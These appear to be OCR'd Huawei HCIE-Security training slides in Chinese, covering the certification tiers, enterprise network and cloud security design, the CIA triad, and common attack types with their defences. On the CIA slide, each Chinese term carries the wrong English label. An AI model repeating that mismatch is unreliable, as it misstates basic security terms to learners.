网络安全认证概述

HUAWEI

前言

- 在学习HCIE-Security课程之前，我们需要了解课程的定位以及课程的大纲。
- HCIE是华为各领域最高级别的ICT技术认证，HCIE-Security认证聚焦网络安全架构师，培养与认证具备企业信息安全解决方案整体的设计、部署和运维综合能力的安全专家，满足企业不断发展的网络安全需求，应对日益多样的网络安全挑战。
- 本章节我们将学习华为安全认证架构以及HCIE-Security的课程大纲。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标


- 学完本课程后，您将能够：
  - 描述华为网络安全认证架构
  - 了解HCIE-Security的课程大纲

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **网络安全认证概述**
2. HCIE-Security安全认证课程大纲

Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- HCIA-Security认证聚焦安全实施工程师与安全运维工程师，适用于学生、新员工等即将从事相关领域的从业工作者或爱好者。通过该认证后，证明考生已掌握中小型网络信息安全基础知识与相关技术（华为防火墙技术、加解密技术、PKI证书体系等），具备搭建中小型企业信息安全网络的能力，实现中小企业网络和应用的安全保障。
- HCIP-Security认证聚焦安全实施工程师与安全运维工程师。通过该认证后，证明考生已掌握华为网络安全技术（包括网络架构安全、边界安全、应用安全、终端安全等），具备大中型企业网络安全的架构设计、部署和运维能力，能够识别风险并及时响应，保障企业信息资产安全。
- HCIE-Security认证聚焦网络安全架构师，培养与认证具备企业信息安全解决方案整体的设计、部署和运维综合能力的安全专家。通用该认证后，证明考生已掌握最新安全体系架构和安全标准最佳实践，具备大中型企业信息安全解决方案整体的设计、部署和运维等综合能力，满足企业不断发展的网络安全需求，应对日益多样的网络安全挑战。

目录

1. 网络安全认证概述
2. HCIE-Security安全认证课程大纲


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HCIE-Security课程架构

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

企业网络安全设计

- 一个典型企业的网络安全可以从基础组网、攻击防御、终端接入和运维管理四个方面进行综合设计。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- AntiDDoS：Anti Distributed Denial of Service，异常流量监管系统。
- WAF：Web Application Firewall，Web应用防火墙。
- IPS：Intrusion Prevention System，入侵防御系统。

基础网络安全

- 基础网络通过层次化模型，实现灵活组网，与之相关的基础网络安全主要分为出口安全和内网安全；内网安全又分为接入层安全、汇聚层安全、核心层安全。
  - 出口安全：在出口防火墙上，划分不同的安全区域，在安全区域间配置相应安全策略，实现网络边界防护。
  - 内网安全：园区典型组网通常分为核心层、汇聚层、接入层三层架构，部分场景可简化为核心层、接入层两层架构，在不同架构层启用安全防护功能，对内网提供保护，减轻出口安全设备负荷。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 接入层：接入层首要任务是满足接入要求，同时接入层也需要对网络提供保护，可通过端口隔离、广播风暴控制、DHCP Snooping、IPSG以及DAI，实现接入层安全，防止未经授权用户使用和接入网络，接入层设备有交换机、AP等。
- 汇聚层：汇聚层为接入层上行链路汇聚点，减轻核心层设备负荷，汇聚层可启用报文限速、源目地址过滤实现安全策略，汇聚层设备有路由器、三层交换机等。
- 核心层：核心层实现网络之间的高速转发，核心层可启用防CPU攻击、攻击溯源、端口防攻击、用户级限保证核心设备高性能转发。

云安全

- 与传统企业的网络环境相比，云计算平台系统结构复杂、设备规模大、应用种类多等特点，面临的攻击威胁种类多，被攻击后产生的影响大。根据云业务运行环境，云安全防护可分为私有云安全防护和公有云安全防护两种。

私有云安全防护

- 硬件安全加固：硬件固件安全升级、堡垒机构建集中运维、统一授权。
- 软件安全加固：生命周期安全升级及漏洞修复。
- 云账号安全防护：账号错误次数超过限制自动锁定，密码复杂度安全策略及多因子验证。
- 应用系统安全加固：使用AI、机器学习等技术分析主机中的各项安全风险，分析可能存在的安全风险并给出修复建议。


公有云安全防护

- 上云基础方案：主机安全防护实现漏洞修复、入侵防范，高防IP实现DDoS攻击防护、态势感知实现云安全基线、告警管理及风险可视化。
- 网站安全方案：帮助客户防御黑客攻击、网页被篡改、数据泄露等问题，保障业务7*24小时不中断。
- 等保合规方案：满足等保合规要求，提供一站式的安全解决方案，帮助客户快速、低成本完成安全整改。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

网络攻击防御

- 通常情况下，企业会面临外部网络威胁，如DDoS攻击，病毒、木马、蠕虫、网络扫描、垃圾邮件、钓鱼邮件、Web漏洞攻击等。企业通过构建网络攻击纵深防御体系，实现网络攻击防御。。
  - DDoS攻击与防御：对互联网访问公网IP的业务流量进行实时监测，及时发现异常，并清洗攻击流量。
  - Web安全防御：对网站业务流量进行多维度检测和防护。
  - 入侵防御：针对潜藏的恶意流量，主动检测并快速处理。
  - APT攻击检测与防御：模拟通用操作系统和软件，多维度发现潜在攻击，全面防护未知威胁。
  - 态势感知：通过检测、响应、预测、防御完善防御体系，消除潜在威胁。




网络攻击纵深防御体系

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- DDoS：Distributed Denial Of Service，分布式拒绝服务。
- APT：Advanced Persistent Threat，高级持续性威胁。



- 分析器：
  - HiSec Insight：HiSec Insight全面采集全网流量元数据、网络安全设备的日志信息，持续监控网络活动，运用大数据分析和机器学习技术，检测、分析并发现高级威胁。联合网络控制器iMaster NCE和安全控制器SecoManager，HiSec Insight可以实时阻断流量或隔离感染主机，加速威胁响应。
  - FireHunter沙箱：FireHunter在传统安全检测技术基础上，引入多引擎虚拟检测技术，分析和收集软件的静态及动态行为，精准识别网络中传输的恶意文件和C&C连接，有效避免未知威胁的扩散。
- 控制器：
  - 网络控制器： iMaster NCE实现端到端的基于应用的网络自动化部署和高效运维。
  - 安全控制器：SecoManager协同网络控制器，实现统一业务编排。协同HiSec Insight，实现自动威胁响应、安全策略仿真和策略调优，显著提高运维效率。
- 执行器：
  - 作为传感器，交换机、路由器、防火墙等网络设备为分析器提供流量、Netflow、Metadata、日志、文件等信息输入。
  - 作为执行器，网络设备接收控制器下发的防御策略，实施威胁防御动作。

网络安全解决方案

- 网络安全解决方案根据应用场景可分为数据中心网络安全解决方案和园区网络安全解决方案。

园区网络安全解决方案

- 出口网络安全：主要分为网络出口安全和分支互联安全，保护园区网络接入互联网的安全和分支网络接入总部网络的安全。
- 内网网络安全：根据功能分区（办公网网络、服务器网络等）和分层架构（核心、接入）进行全方位的防御。
- 终端接入安全：部署网络注入控制和SSL VPN实现本地和远程接入安全。
- 安全管理与运维：通过态势感知、运维审计、网络诱捕等实现对全网进行统一的安全管理和控制

数据中心网络安全解决方案

- DC内及DC间安全：部署防火墙提供安全控制，同时支持部署其他类型的安全设备提供多种安全服务，如部署AntiDDoS提供出口DDoS防护、部署IPS提供入侵防御及网络病毒能力、部署防火墙与沙箱联动抵御未知威胁。
- 服务安全：安全资源池化，通过软件定义安全的方式向安全资源池申请资源。
- 安全运维：SecoManager、HiSec Insight、iMaster NCE-Fabric、防火墙、交换机协同实现威胁自动闭环，完成高效运维的目的。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

思考题

1. (多选题)华为安全运维智能解决方案中的组件主要包括以下哪几项？（　　）
   A. 采集器
   B. 分析器
   C. 控制器
   D. 执行器
2. (判断题)单设备组网由于规模较小，架构简单，可以不通过调研分析，直接购买设备实现组网。（　　）
   A. 正确
   B. 错误

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. BCD
2. B

本章总结

- 本章节介绍了网络安全认证的定位以及不同定位工程师的能力模型，针对能力模型要求，华为HCIE-Security安全课程框架。
- 通过本章节的学习，您将能够描述安全工程师的分类以及能力模型，了解HCIE-Security的课程大纲。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

信息安全概述

HUAWEI

前言

- 随着信息化水平的不断提高，人们使用手机、平板随时随地访问Internet获取信息，人们对信息系统的依赖程度越来越大，信息系统面临的安全风险逐渐加剧，信息系统被破坏、数据被病毒加密，信息安全面临巨大的挑战。
- 企业对信息安全十分关注，并且法律法规以及行业政策也对企业业务的安全性有着严格要求，因此企业在满足数据安全和业务连续性的同时，还要满足合规要求。
- 本章节介绍信息安全定义、信息安全常见威胁以及信息安全标准和规范。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述信息安全概念
  - 描述信息安全原则和目标
  - 描述信息安全常见威胁
  - 熟悉信息安全标准及规范

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **信息安全简介**
2. 信息安全常见威胁
3. 信息安全标准及规范

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

信息安全定义

- ISO将信息安全定义为：为数据处理系统的建立和使用实现技术、管理上的安全保护，为的是保护计算机硬件、软件、数据不因偶然和恶意的原因而遭到破坏、更改和泄露。
- 狭义信息安全：
  - 主要指电子系统、计算机网络中的信息安全，也被称为网络安全或计算机安全。
- 信息安全的基本准则：
  - 首先，安全的根本目的是保证组织业务可持续运行，保证利益相关者生命、财产安全的延续。
  - 其次，信息安全应该建立在整个生命周期中所关联的人、事、物的基础上，综合考虑人、技术、管理和过程控制，使得信息安全不是一个局部而是一个整体，单纯地从某个层次考虑安全问题往往会带来致命的损害。
  - 第三，安全要考虑成本因素，财务成本是信息安全必须要考虑的问题，所以作为安全管理人员，必须清晰地链接组织的资产财务成本、价值以及组织利用信息技术带来的收益情况。
  - 最后，随着整个社会的对信息化的依赖，信息系统所维系的不仅仅是业务上的支撑和辅助，而是业务的命脉，没有信息安全也就没有业务安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- ISO：International Organization for Standardization，国际标准化组织。
- 本课程主要讲解在狭义的信息安全中涉及到的安全技术及方案。

信息安全目标

- 信息安全的目标是对信息的保密性、完整性、可用性的保持，这也是信息安全基本的三要素（C、I、A）。此外其他属性也可以参与进来，如：真实性、可靠性、不可否认性等属性。

保密性(AVAILABILITY)
信息无法被未经授权的个人、实体、流程访问或披露的特性。

完整性(CONFIDENTIALITY)
确保信息在存储、使用、传输过程中，保持信息内、外部表示的一致性。

可用性(INTEGRITY)
授权主机在需要信息时能及时得到服务的能力。

可靠性
产品在规定的条件下和规定的时间内，完成规定功能的能力。

不可否认性
防止通讯方否认自己的行为，确保通讯方对自己的行为负责。

可确认性
对通讯方的身份信息进行确认。

真实性
对信息的来源进行判断，能对伪造来源的信息予以鉴别。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

信息安全视角

- 在信息化技术发展的过程中，安全威胁与安全防护始终是一个动态平衡的过程，随着新技术快速发展，新的应用不断推出，旧的威胁被防护，新的威胁又开始，如此循环。
- 信息安全在个人、企业、国家层面，会有不同的关注点。

个人视角	企业视角	国家视角
• 具体现象：个人的合法权益造成损害（人身损害、财产损失、法律责任）。 • 应对措施：隐私保护、社会工程学、个人资产安全等。 • 举例：《个人隐私法》、《网络安全等级保护基本要求》、个人隐私意识培养等。	• 具体现象：企业业务连续性遭到破坏。 • 应对措施：组建企业信息安全系统，并且需要满足法律法规和标准的合规要求。 • 举例： 企业基础网络安全防护、云安全、网络攻击防御等。	• 具体现象：对国家安全造成特别严重损害。 • 应对措施：出台法律强化网络安全。 • 举例：《国家网络空间安全战略》、《网络安全法》、《数据安全法》、《网络安全等级保护基本要求》等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

信息安全防护对象

- 信息系统是由计算机硬件、网络和通信设备、计算机软件、信息资源、信息用户和规章制度组成的以处理信息流为目的的人机一体化系统。其中任何一个组成模块的安全隐患，都将影响信息系统安全，针对信息系统的运行特点，信息系统安全包括主要包括以下几个部分。

计算机安全	通讯与网络安全	应用与数据安全
• 计算机硬件：计算机硬件存在如硬件损坏、固件BUG，因此需要对损坏的硬件进行更换、对固件进行安全升级。 • 计算机软件：计算机操作系统、软件会存在漏洞、病毒、恶意代码等威胁，因此需要对计算机进行漏洞修复、入侵检测、访问控制等操作实现对非授权访问或越权访问的限制。	• 网络架构：单点故障导致业务中断，因此网络架构需要一定的冗余，包括设备冗余和线路冗余。 • 通讯传输：由于IP报文本身没有任何安全特性，会面临各种威胁，因此通讯传输需要校验或者加密，保证数据的完整性和安全性。	• 应用安全：常见应用如WEB、E-Mail、DNS等均容易遭受攻击。以WEB为例，存在DDoS攻击、未知攻击等，因此需要针对WEB应用部署入侵防御。 • 数据安全：数据存在存储风险、处理风险、共享风险、销毁风险等，因此需要对数据进行备份、容灾、归档、加密、脱敏、授权、软擦除、物理销毁等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. 信息安全简介
2. **信息安全常见威胁**
3. 信息安全标准及规范

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

信息安全常见威胁

- 信息系统遭受的攻击形式多种多样，任何一类攻击都会对信息系统的正常运行造成影响，使得我们必须对每类攻击进行防御，所以对于企业运维人员而言，需要了解常见的入侵类型。

  - 认证攻击
  - 绕过攻击
  - 仿冒攻击
  - 提权攻击
  - 篡改攻击
  - 抵赖攻击
  - 信息泄露攻击
  - 社会工程攻击
  - 供应链攻击
  - 恶意程序攻击
  - 拒绝服务攻击
  - 应用攻击

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 认证攻击：攻击者扮演合法用户，试图欺骗另一方，常见有登录暴破、凭证访问利用、密码攻击等。
- 绕过攻击：攻击者绕过合法检测，达到攻击目的，如完整性校验绕过、认证机制绕过等。
- 仿冒攻击：通过利用假冒的网站、短信、应用等方式，欺骗用户个人信息、密码等敏感信息。如钓鱼网站仿冒攻击等。
- 提权攻击：水平提权和垂直提权，水平提权是相同权限下不同用户互访，垂直提权是底权限用户可以访问权限较高的用户，如漏洞提权、sudo提权。
- 篡改攻击：篡改攻击是利用存在漏洞破坏原有机制，蓄意增、删、改、查，形成虚假信息，如网页篡改。
- 抵赖攻击：进行网络交互时，一方否认自己的行为，导致另一方无法维护自己权益的攻击行为。如操作隐匿。
- 信息泄露攻击：不仅是黑客攻击导致信息泄露，技术防护不当，内部人员恶意外泄等都会导致信息泄露。
- 社会工程攻击：通过与他人的合法地交流，来使其心理受到影响，做出某些动作或者是透露一些机密信息的方式，如信息收集。
- 供应链攻击：通过感染合法应用分发恶意软件来访问源代码，如源代码投毒攻击、工具投毒攻击。
- 恶意程序攻击：多种恶意程序的统称，包括病毒、蠕虫、木马等，如勒索病毒。
- 拒绝服务攻击：DDoS攻击，如TCP Flood、DNS Flood、UDP反射、http放大攻击等。
- 应用攻击：攻击者利用应用程序中存在的漏洞或缺陷，实现非法目的的攻击行为。如web攻击。

认证攻击

- 身份认证是信息系统的第一道防线，其安全程度直接影响系统的健壮程度，因此身份认证成为安全技术研究的重点。
- 认证攻击是攻击者利用各种手段获取合法用户的身份认证信息（用户名、密码、凭证等），并利用这些信息冒充合法用户访问系统或者使用应用系统资源的行为。常见的认证攻击和相应的防护措施有以下几种。


暴力破解	凭证填充	网络钓鱼	社会工程学攻击
• 攻击方式：暴力破解是指黑客使用大批常见或泄露的密码（密码字典），高强度尝试访问网络时所执行的密码攻击。 • 防护措施：账号超过错误次数自动锁定、密码强度度要求、多因子身份验证等。	• 攻击方式：凭证填充攻击（又称撞库攻击），攻击者利用漏洞或字典获取泄露的用户名和密码，通过自动化程序完成登录，达到恶意攻击的目的。 • 防护措施：使用验证码和生物识别登录系统。	• 攻击方式：攻击者利用欺骗性的电子邮件和伪造的 Web 站点来进行网络诈骗活动，受骗者往往会泄露自己的私人资料，如信用卡号、银行卡账户等。 • 防护措施：网络安全意识培训、个人隐私保护。	• 攻击方式：社会工程攻击以劝诱人们执行操作或泄露机密信息（以诱骗的方式使人们提供密码信息通常比使用其他手段要容易得多），如网络钓鱼、语音钓鱼、社交媒体引诱等。 • 防护措施：网络安全意识培训、多因子身份验证等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如果通过认证攻击无法突破信息系统，可以尝试绕过认证进入系统（绕过攻击）。

绕过攻击

- 绕过攻击是指黑客通过一些技术手段（漏洞或设计缺陷）绕过系统的安全措施，成功进入系统并获取敏感信息的攻击行为。
  - web应用中，利用URL漏洞，实施特殊字符绕过攻击，实现页面跳转；
  - 指纹认证中，由于设计缺陷，通过一张贴膜就可能导致指纹认证形同虚设，攻击者绕过身份认证，完成解锁和支付等等。
- 以文件完整性校验绕过为例，某些产品为了兼容低版本，在校验完整性之前会先检测版本号，当版本号低于特定版本（不支持签名）时，会跳过校验流程。攻击者利用该特性修改软件版本号来绕过校验。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如果通过绕过攻击无法突破信息系统，可以尝试仿冒合法系统欺诈用户信息。

仿冒攻击

- 通过伪造正规网站、电子邮件、短信等，欺骗用户输入个人敏感信息，试图完成非法获取用户信息、欺诈、盗取财物等违法行为。仿冒攻击在不同的应用场景有不同的体现，如仿冒身份、仿冒请求、仿冒客户端、仿冒服务器、仿冒合法用户凭证等等。
- 以仿冒网站为例，近期，社会上出现了仿冒某政府官网的虚假网站，假借政府官网往期发布的通知，制作仿冒页面，并在假冒界面增加弹窗，诱导群众点击弹窗，输入个人敏感信息，进行诈骗活动。
  - 如下图所示，某些浏览器本身具有防范仿冒攻击的机制。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 重要提示，政府官网发布的通知不会附加任何收集敏感信息的链接和弹窗。读者不要随意点击来路不明的链接，不要透露自己的个人信息和金融账号等敏感信息，更不能按照提示进行转账汇款等操作，以免上当受骗。

提权攻击


- 提权攻击是攻击者利用系统或应用的漏洞，获取比当前账号更高权限的行为。提权分为水平提权和垂直提权。
  - 水平提权：接管与当前账号处于相同权限的其他账户的行为。通过水平提权， 扩大受感染系统影响的范围。
  - 垂直提权：垂直提权是从低权限账户提升至高权限账户的行为。
- 以永恒之蓝Wannacry勒索病毒为例，该病毒利用Windows操作系统SMB协议漏洞获取系统最高的权限，从而控制目标系统。不法分子甚至利用永恒之蓝漏洞制作勒索病毒，使全世界大范围的信息系统遭受该勒索病毒，波及学校、大型企业及政府机构等。

信息系统遭受勒索病毒后，文件被加密。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

篡改攻击

- 篡改攻击是利用系统（软件）存在的漏洞破坏系统原有机制，蓄意增、删、改、查系统信息，同时形成虚假信息，从而导致信息泄露、系统（软件）破坏的行为。常见的篡改攻击有网页篡改攻击、数据库篡改攻击、文件篡改攻击等
- 以网站篡改攻击为例，某银行遭到黑客攻击，黑客篡改了银行的网站，将其替换成了假的登录页面，诱导用户输入账号和密码，从而盗取用户信息。




网站篡改攻击

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 网页篡改攻击特点：
  - 难以察觉：攻击者会在不被发现的情况下进行网页篡改攻击，因此这种攻击很难察觉。
  - 影响范围广：网站访问人多，一旦网站被篡改，会影响网站用户，如企业、政府、个人等。
  - 破坏性强：攻击者通过篡改网页内容来破坏网站形象，传播虚假信息，窃取用户数据等。
  - 容易实施：攻击容易复制，时候消除影响难。

抵赖攻击


- 抵赖攻击是通信双方在进行网络交互时，一方否认自己的行为，尤其是在被发现并受到指责时，通过伪造信息嫁接给其他组织或删除关键证据导致另一方（受害者）无法维护自己权益的攻击行为。
- 某教育单位网站官网图片被恶意篡改（篡改后的图片含有恶意代码），安全运维人员通过还原问题时间段客户访问网站记录，分析攻击者攻击过程中的抵赖操作，具体如下：
  - 身份隐匿：通过多次代理实现攻击者身份的隐匿。
  - 操作隐匿：攻击者进入服务器，通过指令删除原图片文件，并且上传了具有恶意代码的图片文件，并删除操作日志。
  - 工具隐匿：最后删除webshell文件。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

信息泄露

- 信息泄露是指在未经授权的情况下，个人或机构的敏感信息被泄露给第三方，导致信息安全问题。常见的信息泄露如数据库泄露、网络攻击导致信息泄露以及人为因素导致的信息泄露等。
- 某安全研究人员发现网络中存在一个未受保护的数据库，该数据库采集了约50亿条数据，并且无需身份验证即可访问。研究人员通知了该数据库所属公司，三天后该公司保护了此数据库，但可能已造成了数据泄露。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

社会工程学攻击

- 社会工程学攻击是一种利用被攻击者心理弱点、本能反应、好奇心、信任、贪婪等心理因素来获取敏感信息或者实施非法操作的行为。

